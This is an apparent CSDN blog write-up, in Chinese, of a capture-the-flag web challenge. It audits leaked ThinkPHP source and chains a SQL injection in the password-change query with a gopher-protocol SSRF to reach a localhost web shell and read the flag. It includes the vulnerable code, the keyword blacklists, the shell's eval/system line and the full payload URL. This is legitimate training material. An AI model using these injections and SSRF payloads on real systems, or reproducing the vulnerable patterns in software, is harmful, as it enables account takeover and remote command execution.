攻防世界 web高手进阶区 10分题 Background_Management_System

原创

思源湖的鱼 于 2020-10-21 18:07:38 发布 486 收藏 2

分类专栏： ctf 文章标签： 网络安全 web ctf 攻防世界 gopher

本文链接：https://blog.csdn.net/weixin_44604541/article/details/109203035

前言

继续ctf的旅程

开始攻防世界web高手进阶区的10分题

本文是Background_Management_System的writeup


解题过程

进入界面

根据提示

- 应该要想办法获取管理员权限
- 与数据库有关，可能存在sql注入
- 关键词过滤，应该有地方需要绕过

惯例源码+御剑
扫到www.zip
下下来



是个thinkphp
代码审计
又是代码审计
头秃

先看register
过滤很严格
似乎没有直接sql注入的办法

```php
public function add(Request $request)
{
    $dbuser ='*****';
    $dbpass ='*****';
    $dbname ="study";
    $host = 'localhost';
    @error_reporting(0);
    @$con = mysqli_connect($host,$dbuser,$dbpass,$dbname);
    // Check connection
    if (!$con)
    {
        echo "Failed to connect to MySQL: " . mysqli_error();
    }
    @mysqli_select_db($con,$dbname) or die ( "Unable to connect to the database: $dbname");


    $post = $request->post();
    $validate = Validate::make(['password'=>'require|min:3|max:40|confirm','username'=>'require|min:3|max:40']);
    $status = $validate->check($post);
    $username=  $post['username'];
    $pass= mysqli_real_escape_string($con,$post['password']);
    if($status) {
        if (preg_match("/select|update|delete|insert|into|set|;|between|regexp|like|rlike|=|substr|mid|ascii|join|char|order|count|rand|floor|group|extractval
        $this->success('go out!! hacker','/xinan/public/index/index/index');
    } else {
            $relogin = Db::table('users')->where('username',$post['username'])->find();
            if ($relogin){
                return "<script>alert('该用户名已被注册');window.location.href='/xinan/public/index/register/create'; </script>";
            }else{
                $sql = "insert into users ( username, password) values(\"$username\", \"$pass\")";
                $result = mysqli_query($con,"insert into users ( username, password) values(\"$username\", \"$pass\")") or die('Error Creating your user accou
                if($result){
                    $this->success('注册成功 快去登陆吧','/xinan/public/index/login/index');
                }else{
                    $this->error('注册失败，请联系管理员');
                }
            }
        }
    }
    else{
        $this->error($validate->getError());
    }
}
```


login

也是严格过滤

试了试万能密码

失败

```php
public function login(Request $request)
{
    $dbuser ='*****';
    $dbpass ='*****';
    $dbname ="study";
    $host = 'localhost';
    @error_reporting(0);
    @$con = mysqli_connect($host,$dbuser,$dbpass,$dbname);
    // Check connection
    if (!$con)
    {
        echo "Failed to connect to MySQL: " . mysqli_error();
    }
    @mysqli_select_db($con,$dbname) or die ( "Unable to connect to the database: $dbname");
    $post = $request->post();
    $username = mysqli_real_escape_string($con,$post["username"]);
    $password = mysqli_real_escape_string($con,$post["password"]);


    if (preg_match("/select|update|delete|insert|into|set|;|between|regexp|like|rlike|=|substr|mid|ascii|join|char|order|count|rand|floor|group|extractvalue|u
        $this->success('go out!! hacker','/xinan/public/index/index/index');
    } else {
        $sql = "SELECT * FROM users WHERE username='$username' and password='$password'";
        $res = mysqli_query($con,$sql) or die('ERROR :(');
        $row = mysqli_fetch_row($res);
        if($row[1]){
            //var_dump($row);
            cookie('username',$post['username']);
            session('uid',$row[0]);
            session('username',$post['username']);

            $this->success('登陆成功','/xinan/public/index/index/index');
        }else{
            return "<script>alert('账号或密码错误，请重试');window.location.href='/xinan/public/index/login/index'; </script>";
        }
    }
}
```


userinfo

貌似严格过滤

但sql语句直接拼接

有漏洞

如果用户是`admin'#`

sql语句就变成了

```php
$sql="UPDATE users SET PASSWORD='$pass' where username='admin'"
```

就可以修改admin的密码了

```php
public function changeinfo(Request $request)
{
    $dbuser ='*****';
    $dbpass ='*****';
    $dbname ="study";
    $host = 'localhost';
    @error_reporting(0);
    @$con = mysqli_connect($host,$dbuser,$dbpass,$con);
    // Check connection
    if (!$con)
    {
        echo "Failed to connect to MySQL: " . mysqli_error();
    }
    @mysqli_select_db($con,$dbname) or die ( "Unable to connect to the database: $dbname");


    $post = $request->post();
    $username = $request->session('username');
    $pass = $post['password'];
    $curr_pass = $post['current_password'];
    $validate = Validate::make(['password'=>'min:3|confirm']);
    $status = $validate->check($post);
    if($status){
        if (preg_match("/select|update|delete|insert|into|set|;|between|regexp|like|rlike|=|substr|mid|ascii|join|char|order|count|rand|floor|group|extractva
        $this->success('go out!! hacker','/xinan/public/index/index/index');
        } else {
            $sql = "UPDATE users SET PASSWORD='$pass' where username='$username' and password='$curr_pass' ";
            $res = mysqli_query($con,$sql) or die('You tried to be smart, Try harder!!!! :( ');
            $row = mysqli_affected_rows();
            if($row = 1){
                $this->success('修改成功啦','/xinan/public/index/login/index');
            }else {
                $this->error('修改失败，请联系管理员');
            }
        }
    }else{
        $this->error($validate->getError());
    }
}
```



shell

需要内网就可以用system了


可能与ssrf有关

```php
<?php
echo "这个是内网的操作页面，只允许内网人员使用,get_cmd";
echo "<br />";
if($_SERVER["REMOTE_ADDR"] === "127.0.0.1")
{


        @eval(system($_GET["cmd"]));

}
else
    {
      echo "您的ip是".$_SERVER["REMOTE_ADDR"]."<hr/>"."不是我们的内网机器"."<hr/>"."这是一台内网机器，只接受本机请求"."<hr/>";
      return false;
    }
```



先获取admin权限




修改密码



登录admin




得到一个hint
应该是ssrf所在



那接下来就是找个协议进入内网
然后调用shell获取flag


做了些尝试
发现好些协议都被禁了




这里事后查了查
发现原题的源码里
有相关信息（如下）
不知道是真我没找到
还是攻防世界的问题

```
<?php
  highlight_file(__FILE__);

        $url  =  $_GET['url']  ??  false;
        if($url)
        {
                $preg_match  =  'return  preg_match("/file|dict|ftp|ftps|http|https|imap|imaps|ldap|ldaps|pop3|pop3s|rtsp|scp|sftp|smtp|smtps|telnet|tftp|get_lock|and|or|&|\|/i",  $url);';
                if  (eval($preg_match))
                {
                        echo  "用这些没有用的你想干嘛";
                        exit();
                }
                        $ch  =  curl_init();
                        curl_setopt($ch,  CURLOPT_URL,  $_GET["url"]);
                        //  curl_setopt($ch,  CURLOPT_RETURNTRANSFER,  1);
                        curl_setopt($ch,  CURLOPT_HEADER,  0);
                        curl_exec($ch);
                        curl_close($ch);
        }
```



反正就是只有gopher协议能用




burp爆破端口
发现80端口可用



成功调用shell
然后出事了




查了查
gopher要对符号进行二次url编码,
`?`一定要二次编码
空格可以编码为`%2b`



pyaload

```
xinan/public/55ceedfbc97b0a81277a55506c34af36.php?url=gopher://127.0.0.1:80/_GET%20/xinan/public/shell.php%253Fcmd=cat%2B/flag
```



得到flag

结语

知识点

- 代码审计
- sql注入
- ssrf
- gopher协议

参考

- 攻防世界 Background_Management_System Writeup
- SSRF Mysql 学习记录
- gopher 协议在SSRF 中的一些利用